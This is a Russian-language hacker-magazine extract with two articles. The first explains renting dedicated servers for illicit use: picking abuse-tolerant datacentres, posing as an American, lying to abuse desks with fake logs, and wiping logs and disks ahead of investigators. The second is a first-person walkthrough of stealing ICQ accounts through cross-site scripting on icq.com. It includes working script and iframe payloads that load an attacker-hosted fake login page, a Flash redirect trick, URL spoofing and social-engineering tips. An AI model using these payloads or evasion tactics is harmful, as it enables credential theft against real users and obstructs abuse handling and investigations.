3. Безопасность в VDS оставляет желать лучшего. Так как машина содержит несколько серверов, администратор может легко заглянуть на твой виртуальный жесткий диск и легко там пошариться. С реальной машиной такое не пройдет. Чтобы посмотреть содержимое винта, следует, как минимум, снять машину из серверной стойки (служба поддержки не имеет права войти на сервер без твоего согласия).



Перед регистрацией на сервере создай себе ящик на американском хостинге, например на gmail.com. Это поможет тебе создать образ тупого богатого амера.



Адрес Security-службы можно узнать через WHOIS-сервис (www.nic.ru/whois/?ip=ip-address). Обычно все датацентры публикуют его в специальном поле.

Обычно хостинговые компании, которые предоставляют приватные серверы, продают и реальные. Я сторонник полноценных дедиков и всем советую покупать только DS, а не экономить на своей безопасности. Но дело, как говорится, твое :). Напоследок упомяну, что реальные машины стоят от 40 до 500 баксов в месяц (есть эксклюзивы и по $999, но о них я пока умолчу :)), цена виртуальных машинок колеблется от 5 до 100 долларов в месяц.

[каким путем пойти?] Допустим, ты решил приобрести себе машину для разных хитрых целей. Сперва встает вопрос о проверенных и надежных датацентрах, где можно купить заветный сервер. Взять дедик можно двумя способами: напрямую, либо через посредника. Я рассмотрю оба случая, а ты выберешь для себя самый оптимальный.

Первый способ заключается в поиске человека, торгующего серверами. Отыскать таких можно на любых форумах по сетевой безопасности. За примерами далеко ходить не надо, в недавнем выпуске X NSD писал статью про подобные форумы. На каждом из них ты найдешь минимум 2—3 объявления с такими услугами. Народ там наверняка проверенный, но не стоит

EVOLUTION!

IP1 IP2 IP3 IP N

DATACENTER

MICROSERVER IP1 — ROOT, USER, APPL., DB, SYSTEM SERVICE, FILE SYSTEM

MICROSERVER IP2

MICROSERVER IP N

WEB DNS MAIL DBMS FTP SSH LDAP ...

LINUX KERNEL

CPU RAM DISC NIC

думать, что, купив сервер, ты приобретешь поддержку 24/7 и стабильный аптайм. Нередко реселлеры покупают серверы у плохих датацентров и не читают почту с накопившимися жалобами :). Все это ведет к внезапному блокированию аккаунта. Еще одна проблема кроется в том, что если ты накосячил с настройками сервера, перезагрузить, а тем более починить машину будет проблемно. Суди сам, для этого тебе потребуется найти чувака, который покупает сервер, и заставить его отписать в техподдержку датацентра. Учитывая пофигизм продавцов, сделать это очень сложно.

Из плюсов могу отметить то, что продавец всегда посоветует самую безопасную страну, у тебя никогда не будет проблем с оплатой сервера, а также гарантирует некоторую анонимность (по крайней мере, вычислить тебя будет непросто).

Но по моему скромному мнению, все-таки лучше работать напрямую с хостингом. Это позволит оперативно отреагировать на жалобу в твою сторону, а также не переплачивать на услуги продавца (он может содрать с тебя лишние 20—30 долларов).

Но при прямой работе с датацентром, необходимо четко знать, в какой стране тебе нужна машина. Если сервер берется для паленого проекта, то стоит брать машинку в Азии (Китай, Корея, Тайвань). В таких центрах администраторы более лояльны к абузам, а иногда и вообще их не читают. Если ты решился брать дедик в штатах, то будь готов к внезапным отключениям из-за малейшего нарушения правил. Еще одним оптимальным вариантом является Европа (Нидерланды, Германия, Италия). Специально для тебя я оформил врезку с адресами датацентров, которым можно доверять :).

После того как ты определился со страной, нужно убедиться, что покупка может быть совершена с помощью популярных платежных систем. О WebMoney можно сразу забыть! Буржуи не любят наши деньги :). А вот Western Union, Egold и Paypal принимают многие хостеры. Напрямую деньги за услуги лучше не переводить. Достаточно обратиться к многочисленным обменникам, например *expertexchange.ru*, и обменять WebMoney на любую другую валюту.

Помни, что многие датацентры берут скрытые платежи — за инсталляцию и техподдержку. Эти вопросы лучше сразу же уточнить предварительным письмом. И запомни самое главное правило — никогда не пиши им с

```
> >
> > Sorry, additional IP is not available.
> >
> > > 2. Which bandwith you have? 10 or 100MB?
> >
> > We use full-duplex 10MB dedicated per physical machine, which includes no
> > more
> > than [illegible] - [illegible] VPSs.
> >
> > > 3. How i may pay for server? Did you recieve paypal, Western Union or
> > other
> > > methods?
> >
> > We accept PayPal.
> >
> > > 4. May i use network translation (NAT) in your server (with iptables -t
> > nat)?
> > > It's very important question for me.
> >
> > Our VPS kernel includes iptable_nat module.
```

деловая переписка с датацентром

русского e-mail адреса. Некоторые тебе просто не ответят, а некоторые охотно зарегистрируют, но отключат сервер сразу же после первой жалобы. Все-таки сочетание «русский хакер» известно и за рубежом. А вот, если ты представишься америкосом, то можешь существенно упростить процесс рассмотрения жалоб.
После того как сервер оплачен, через 2—3 дня его поднимут и отпишут тебе IP-адрес, логин и пароль. С этой минуты ты можешь пользоваться своей машиной, сканировать подсети на баги, складывать туда логи от троянцев и многое другое. До первой жалобы :).

[ох уж эти абузы] Так называемые абузы (abuse или просто арбузы :)) регулярно будут поступать в адрес security-службы твоего датацентра. Эксперты оценят вес жалобы и обязательно оповестят тебя об инциденте. Здесь все зависит от правил хостера, которые следует обязательно прочитать перед регистрацией. Некоторые компании сразу же блокируют доступ к серверу при первом же случае (обычно американские центры), другие же допускают 1—2 жалобы, после чего предупреждают об отключении. Третьи просто рекомендуют разобраться напрямую с пострадавшим с обязательной копией всей пересылки в адрес security-службы. И, наконец, бывают и абузоустойчивые центры, которые вообще не воспринимают какие-либо жалобы :). Последних очень мало, да и цена на такие «черные серверы» может достигать до 1000 долларов в месяц. Но согласись, что безопасность дороже денег :).
Предположим, что ты затроянил какого-то ламера через проксик, стоящий на твоем дедике, и жертва запалила твой IP-адрес (не совсем твой, конечно, а адрес выделенного сервера). Пострадавший жалуется в датацентр, объяснив всю суть проблемы и приложив логи своего файрвола. После этого служба безопасности отписывает тебе письмо с претензией. Здесь, как я уже говорил, все зависит от правил компании, но если тебя сразу не отключили, то есть шанс выйти сухим из воды. Я бы поступил следующим образом: вначале отписал службе безопасности о том, что на машине был поставлен анонимный проксик через дыру в системе, и какой-то хакер сидел через него. Для остроты ощущений можно приложить какие-нибудь псевдо-логи и IP-адреса нарушителей. Если ты зарегистрирован не под русским e-mail'ом, то есть шанс, что тебе поверят и оправдают. В любом случае не теряй надежды, даже если жалоба очень весомая. Всегда можно найти компромисс или наврать с три короба, после чего админы либо забудут про инцидент, либо дадут время самостоятельно решить проблему.
Бывает, что жалоба очень серьезная и оправдать себя тебе будет невозможно. Скажем, если был взломан какой-нибудь крупный проект, либо если дело касается спама. В этом случае тебе нужно убедить администрацию не отключать сервер 1—2 дня для изучения проблемы, а за это время сделать backup всего софта и удалить все системные журналы (можно вообще удалить всю информацию с HDD специальными утилитами).
Один мой приятель каждый месяц меняет машину на хостинге, регистрируясь заново под новым мылом. Как показывает практика, в Сети за месяц «свечения» машины жалобы маловероятны , по крайней мере, их не так много, чтобы дать повод security взять сервер под наблюдение.

[скрытая угроза] Вполне может быть, что на твой сервер решили пожаловаться не датацентру, а, например, ФБР или Интерполу. В данном случае спецслужбы обратятся к хостеру и выберут специальную стратегию. Скажем, никто не оповестит тебя о нарушении, а весь трафик будет поставлен на прослушивание. Определить подобное сложно, но можно попробовать это сделать. Во-первых, попробуй воспользоваться методиками обнаружения пассивного и активного снифинга (я об этом писал в Х 07/2005) и поставь пару софтинок, например arpwatch. Далее можно установить какую-нибудь локальную IDS, чтобы не допустить замену системных файлов. И, наконец, если ты заметил внезапное отключение машины без причины на несколько часов (или даже минут) есть повод задуматься. Возможно, твой сервер выдвигали из стойки, а жесткий диск снимался для изучения. Если ты вляпался во что-то серьезное, рекомендую залечь на дно и вообще не заходить на сервер.
Скажу также про заходы на сервер и безопасность. Обязательно используй прокси при коннекте в консоль. Оно того стоит, поверь мне, если спецслужбы решат поизучать содержимое жесткого диска или поставят машину на прослушку, проксик или сокс спасет тебя от незваных гостей. Что касается системных логов, то их рекомендую убить сразу: тебе они вряд ли пригодятся, а администрации их лучше не изучать :).
Но что же делать, если твой сервер внезапно отключили? Не стоит впадать в панику, быть может, дисконнект произошел случайно или «за неуплату». Сразу же стоит написать письмо в техподдержку, на которое тебе обязательно ответят. Если причиной отключения стал абуз, тебя, скорее всего, отправят на длительную переписку со службой безопасности. В противном случае, тебе предоставят счет к оплате, либо скажут, что сервер лежит по аварийным обстоятельствам. Еще раз напомню, что в подобных случаях следует держать ухо востро, быть может, твою машинку пытаются поставить на прослушивание.

[брать или не брать?] Про особенности выделенных серверов можно написать несколько статей, но, думаю, после прочтения этой ты понял важные моменты: где, как и за сколько реально купить сервер под личные нужды, а также правила общения со службой безопасности. Но если у тебя что-то не клеится или ты не можешь определиться со страной, задавай вопрос на почту — отвечу, как только смогу

ЧТО, ГДЕ, ПОЧЕМ?

С твоего позволения, позволь представить список из известных датацентров, у которых можно брать выделенные серверы. С этими компаниями имел опыт либо я, либо кто-то из моих приближенных коллег.

www.fdcservers.net	www.theplanet.com	www.leaseweb.net	www.hostik.com	vpskorea.com
Американский датацентр, штат Чикаго. Я работал с ними примерно год, и могу сказать, что проблем с абузами у меня практически не было. Аптайм сервера примерно 90—95% в месяц (бывали перебои), но саппорт отвечает довольно быстро через Web-based-helpdesk. Цены на серверы колеблются от 50 до 200 долларов. Приплюсуй к этому бесплатные добавочные IP-адреса и халявный трафик :).	Америка, Даллас. Быстрый сетап сервера, аптайм 100% (без перебоев), мощные серверы вплоть до кластерной технологии, винт от 160 гб/raid. Есть возможность общаться с суппортом по микрофону через специальный гейт, который доступен на сайте (если, конечно, хорошо знаешь английский :))	На этот раз датацентр из Голландии. Здесь серверы можно купить за 200 — 300 евро за 3 месяца, плюс к этому нужно платить за трафик (1 гиг—1 евро) и за добавочные айпишники. Но прежде чем сотрудничать с ними, ознакомься с их запутанными правилами — поможет в будущем :)	Китайский датацентр. Принимают PayPal, ставят сервер всего за сутки. Перебоев не наблюдал, но сам сервером не пользовался (описание со слов знакомого). Но китайцы народ лояльный, поэтому абузы почти не воспринимают, а уж тем более не блокируют аккаунт.	На этот раз датацентр из Кореи. Здесь продаются только лишь VDS по 40 и по 80 баксов в месяц. Серверы работают без перебоев, но только лишь на канале в 10Mb, также корейцы не выдают дополнительные айпишники. Но по запросу ты можешь получить в распоряжение рутовый сервер совершенно бесплатно — для теста.

Вот, собственно, и весь доверенный список. Но он на этом не заканчивается, остальные датацентры также имеют свои плюсы и минусы. А найти ты их можешь на поисковых системах по простому запросу Dedicated Servers.

Дырявая Ася

КАК ИЗВЕСТНО, БОЛЬШИНСТВО САЙТОВ В СЕТИ ЯВЛЯЮТСЯ УЯЗВИМЫМИ. И НЕ ОБЯЗАТЕЛЬНО ЭТО ОБЫЧНЫЕ ДОМАШНИЕ СТРАНИЧКИ: НЕРЕДКО БАГИ МОЖНО ВСТРЕТИТЬ ДАЖЕ У ТАКИХ ГИГАНТОВ, КАК МАЙКРОСОФТ, NASA И ICQ. ХОТЯ АДМИНИСТРАТОРЫ И НАУЧИЛИСЬ ЗАЩИЩАТЬ СВОИ ТВОРЕНИЯ ОТ PHP-ИНКЛУДОВ И SQL-ИНЪЕКЦИЙ, CSS ДЫРЫ КАК БЫЛИ, ТАК И ОСТАЮТСЯ. А ВСЕ ОТТОГО, ЧТО, ПО МНЕНИЮ МНОГИХ ГЛУПЫХ АДМИНОВ, ЧЕРЕЗ CSS НИЧЕГО СЕРЬЕЗНОГО СОТВОРИТЬ НЕЛЬЗЯ. НАДЕЮСЬ, МОЯ СТАТЬЯ СЕГОДНЯ РАЗВЕЕТ ЭТО ПРИЕВШЕЕСЯ МНЕНИЕ. Я РАССКАЖУ, КАК Я УГОНЯЮ ICQ-УИНЫ ЧЕРЕЗ БАГ НА САЙТЕ ICQ.COM

| PinkPanther (PinkPanther@hackzona.ru)

Как я угоняю уины через дыры в icq.com

[intro] Это была поистине удачная неделя: sql-инъекция на одном из сайтов NASA, дыры во *phrack.org* и еще масса завораживающих воображение найденных уязвимостей. Вот оказывается, какое вдохновение находит на человека, когда вся его родня на неделю сваливает на дачу. В общем, творческий рай для хакера :).
Итак, история эта началась, как не удивительно, ночью. Сидел я и изучал новый установленный icq-клиент qip, и переметнуло меня на поиск багов в самом главном серванте всех айсикьюшников — *icq.com*. Давно собирался, честно говоря, но начал именно после знакомства с новым клиентом.

[CSS через icq клиент] На сайте icq можно просмотреть профайл любого пользователя, зарегистрированного в системе. При этом можно посмотреть его аватарку, личные данные и даже накатать ему сообщение. Ну, ты знаешь. К примеру, профайл моего бывшего уина 559822 находится по адресу: *www.icq.com/whitepages/wwp.php?to=559822*. Копаясь в клиенте, меня осенило: а что если осуществить межсайтовый скриптинг на этой странице? Вопрос: «Как?» Ответ: «Очень просто». В настройках пользователя клиента вводим данные, они загружаются на сайт и отображаются (срабатывают) на странице профайла. В принципе, все легко, но оказалось, что есть всего два уязвимых параметра: «Имя» и «Фамилия». Поле «Ник» отбросим: он нам не интересен :). Но тут еще один облом: ограничение на количество вводимых символов. Поэтому для локального алерта, к примеру, пришлось прибегнуть к той штуке, которую ты видишь на скрине под номером 1. То есть вбить в поле «Имя» первую часть элементарного скрипта, а завершающую часть разместить в поле «Фамилия».
Казалось бы, что тут можно придумать с такими ограничениями. Но мне посчастливилось найти еще один уязвимый параметр, в котором количество вводимых символов было равно 80 — это «Домашняя страница». Правда, с этим параметром будь осторожней: у меня так забанилось несколько уинов. Хотя вполне возможно, что это не бан, а просто qip сходит с ума. Точно не знаю, но уины ушли навсегда :(.
Для чего это можно использовать? К примеру, можно уводить чужие уины, ну, или в крайнем случае, можно здорово поприкалываться. Скажем, можно разместить в собственном профайле скрипт редиректа на свой сайт и стебаться над удивлением людей, заходящих посмотреть профайл :). Вот так, как у меня, полюбуйся: *www.icq.com/whitepages/wwp.php?to=559822*

[дырки на форуме сайта icq.com] В чем нам очень повезло, так это в том, что на icq.com практически все сервисы находятся в одном поддомене. Следовательно, шансы найти подходящую дыру и увести нужные кукисы заметно подрастают :).
Продолжая свои исследования, я залез на форум. Авторизация проще некуда, что меня очень обрадовало. Для авторизации нужно ввести в поле «Логин» свой уин или примари, в поле «Пароль» — свой пароль к уину (который, как ты понимаешь, очень часто подходит и к примари). Теперь осталось только найти CSS дырку в форуме.
Скажу честно, я чуть со смеху не умер после первого теста на CSS. Даже не успел копнуть bb-тэги, как уязвимый параметр был найден. Им оказалось поле Subject при ответе в теме. В режиме preview ничего не фильтровалось, что уже предвещало большие возможности. Проверив на себе действие составленного скриптового сплоита (пока локального): "><script>alert(document.cookie)</script>, на моем лице появилась улыбка.
Таким образом, я убедился в том, что все проходит более-менее успешно. Но при окончательном посте сообщения, просмотрев сорс страницы, я увидел, что фильтруется любое проявление слэшей и двойных кавычек:

```
title="&quot;><script
src=http:&#47;&#47;my_site&#47;1.js><&#47;script>">
………" >&quot;&gt;&lt;script
src=http://my_site/1.js&gt;&lt;/sc...</a>
```

Планы рушатся. Максимум, что тут можно сделать — вставить алерт, например: <img src=javascript:alert('Pink_cool')>, но ничего более серьезного отсюда не выжать. Не помог обход фильтрации и разнообразная перекодировка слэша и кавычек.


[новая маза] Тут я заметил одну штуку: если кликнуть на название своего поста или просмотреть список всех своих постов, можно словить вставленную CSS. Меня такое не устраивало, тем более, что второй параметр в заголовке сообщения полностью фильтровался, и поэтому над своим ником я видел отображенный скрипт, по которому и стоило кликать :).
Пришлось начать поиски других уязвимостей. Оставив в покое «Ответ в тему с цитированием», я нажал кнопку «Начать новую тему». Вот тут (в режиме preview) в поле Subject/Question не работал ни один скрипт, все жестко фильтровалось. Немного отчаявшись, я все же запостил тему. В списке всех тем (в разделе) я увидел, что мой скрипт выдает себя с головой. Ну что ж, работают фильтры.
Я автоматом кликнул на тему, началась загрузка, и, о чудо, скрипт сработал! Никаких фильтров внутри темы не оказалось, и нужная активная CSS была найдена. Конечно, очень обламывало, что в списке тем моя сильно палилась, названием которой выступал мой скриптовый сплоит. Но с этим, к сожалению, ничего не поделать, ведь даже при переводе его в другую кодировку, чтоб хоть немного запутать пользователей, скрипт в теме работать не хотел.
Такая вот забавная фильтрация, и такие вот глупые админы. Но, как ты понимаешь, красть кукисы смысла нет, так как в чистом виде мы получаем только уин (примари) и ник, но не пароль, а вытягивать его, например, из сессии нереально, так как скорее всего ее идентификатор никак не связан с паролем.
Можно было бы поэкспериментировать с подстановкой чужих куков (это если вдруг к сессии не был привязан айпи настоящего пользователя), но меня даже на эксперимент эта идея не вдохновила. Единственное, что я мог получить, — это доступ в чужой личный кабинет (именно форумный) и возможность постить сообщения от другого пользователя. Каким-либо образом узнать или сменить пароль/инфу через профайл было невозможным, поэтому я пошел другим путем — путем прямой кражи паролей через фейк-страницы авторизации.

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ + CSS

Как видишь, скрипт, помещенный в форум, выдает себя с головой, что немного портит наши планы (но даже несмотря на это, мне везло, и уины сами шли ко мне в лапы :)). Но не опускай руки, ведь что мешает просто кинуть ссылку в форум и заставить пользователя пройтись по ней или отправить форумчанину сообщение с этой ссылкой. Но помни, что результат полностью зависит только от тебя, так как тут без хороших навыков социального инженеринга не обойтись. Можно также поместить вредоносные скрипты в свой профайл, а потом просто гулять по форуму и творить беспредел. Как минимум, 5 пользователей из 10 да заглянет к тебе в профайл, прежде чем уин забанят :).

FLASH-CSS АТАКА

Иногда провести CSS-атаку стандартными методами невозможно. В таком случае тебе может помочь очень простой и интересный способ.
Я говорю про флеш-атаку. Для этого тебе потребуется создать во Flash-редакторе какую-то картинку и в параметр getURL вписать ссылку, к примеру, с редиректом на фейк через пассивную CSS (См. скрин.). После, в поле Subject, надо прописать: <embed src=http://my_site/1.swf>.


Darling,
I need more
contacts!

Забыл сказать, что при посте сообщения, рядом со своей аватаркой, мы имеем 2 ссылки, одна из которых ведет в профайл, указанный в самом начале статьи, а другая — в профайл, находящийся примерно по следующему адресу: *www.icq.com/whitepages/about_me.php?uin=559822*. Само собой, этот профайл тоже дырявый :).

[идея и дальнейшие исследования] Идея моя выглядела так: в форум кидаем сообщение со скриптом, редиректящим пользователя попавшего под воздействие этой CSS на страницу с фейком, расположенным на моем сайте, который выглядит, как главная страница авторизации на форуме. Пользователь вводит свои данные и переходит опять на форум, тем временем все введенные им данные сохраняются у меня. Но одно дело сказать…. Ведь пользователь сразу спалит подделку, если в адресной строке браузера будет написано что-то типа: *http//panterka-zloy hacker.h15.ru/razvod.php*. Тут можно было пойти 2-мя путями: или использовать для обмана url spoofing, или найти еще одну пассивную уязвимость (желательно на странице авторизации на форум) и встроить в нее iframe, через который отображался бы мой фейк.
Я сбегал в ночной магазин за двумя бутылочками пивка и принялся искать новые CSS. Прошло 15 мин, и уже было выделено 3 пассивных уязвимости, одна из которых находилась именно в странице авторизации. Вот ее url с уже встроенным опасным скриптом:

```
www.icq.com/karma/login_page.php?dest=http%3A%2F%2Fwww.icq.com%2Fboards%2F&sv=2&css=boards.css"><iframe%20src=http://my_site/login.php%20height=100%%20width=100%%20scrolling=no%20frameborder=0>
```

Теперь, переведя особо палевные моменты в uri кодировку, получим:

```
www.icq.com/karma/login_page.php?dest=http%3A%2F%2Fwww.icq.com%2Fboards%2F&sv=2&css=boards.css%22%3E%3Ciframe%2520src%3Dhttp%3A%2F%2Fmy_site%2Flogin.php%2520height%3D100%25%2520width%3D100%25
```

Как видишь, я создал ифрейм, в котором будет отображаться наш фейк, расположенный на моем сайте, но…на данной странице (*www.icq.com/ karma /login_page.php*) оказалось целых 3 уязвимых параметра, а это означает, что мы будем видеть целых три 100% ифрейма, отображающихся сверху вниз. Конечно, не все это заметят, но, не желая рисковать, пришлось взять другую уязвимость — в форумном поисковике:

```
www.icq.com/icq_preferences/sig_preview.php?sig=<script>alert(document.cookie)</script>
```

Тут меня тоже ждала неудача — ограничение на количество вводимых символов. В итоге, я остановился на 3 CSS. Вот ее url с уже оформленным iframe. Опять же, зашифровав все лишнее и некрасивое, получим:

```
www.icq.com/icq_preferences/sig_preview.php?sig=%3Ciframe+src%3Dhttp%3A%2F%2Fmy_site%2Flogin.php+height%3D100%25+width%3D100%25+scrolling=no+frameborder=0%3E
```

Все прошло успешно, скрипт лишь немного палится в title страницы, но, в принципе, все отлично.
Для общего развития я решил рассмотреть еще один вариант обмана — url spoofing. Эта идея уже рассматривалась в журнале, а именно №3 2004, стр.64, так что особых сложностей у тебя вызвать не должна. Для осуществления подставы, надо чтоб у жертвы в браузере сработал такой код:

```
<script>location.href=unescape('http://www.icq.comllogin.php%01@www.my_site/login.php');</script>
```

Браузером должен быть не обновленный осел. К сожалению, в первом адресе скрипта, нельзя использовать слэши, поэтому пришлось довольствоваться вертикальной чертой. Хотя, возможно, ты придумаешь что-нибудь покрасивее :).

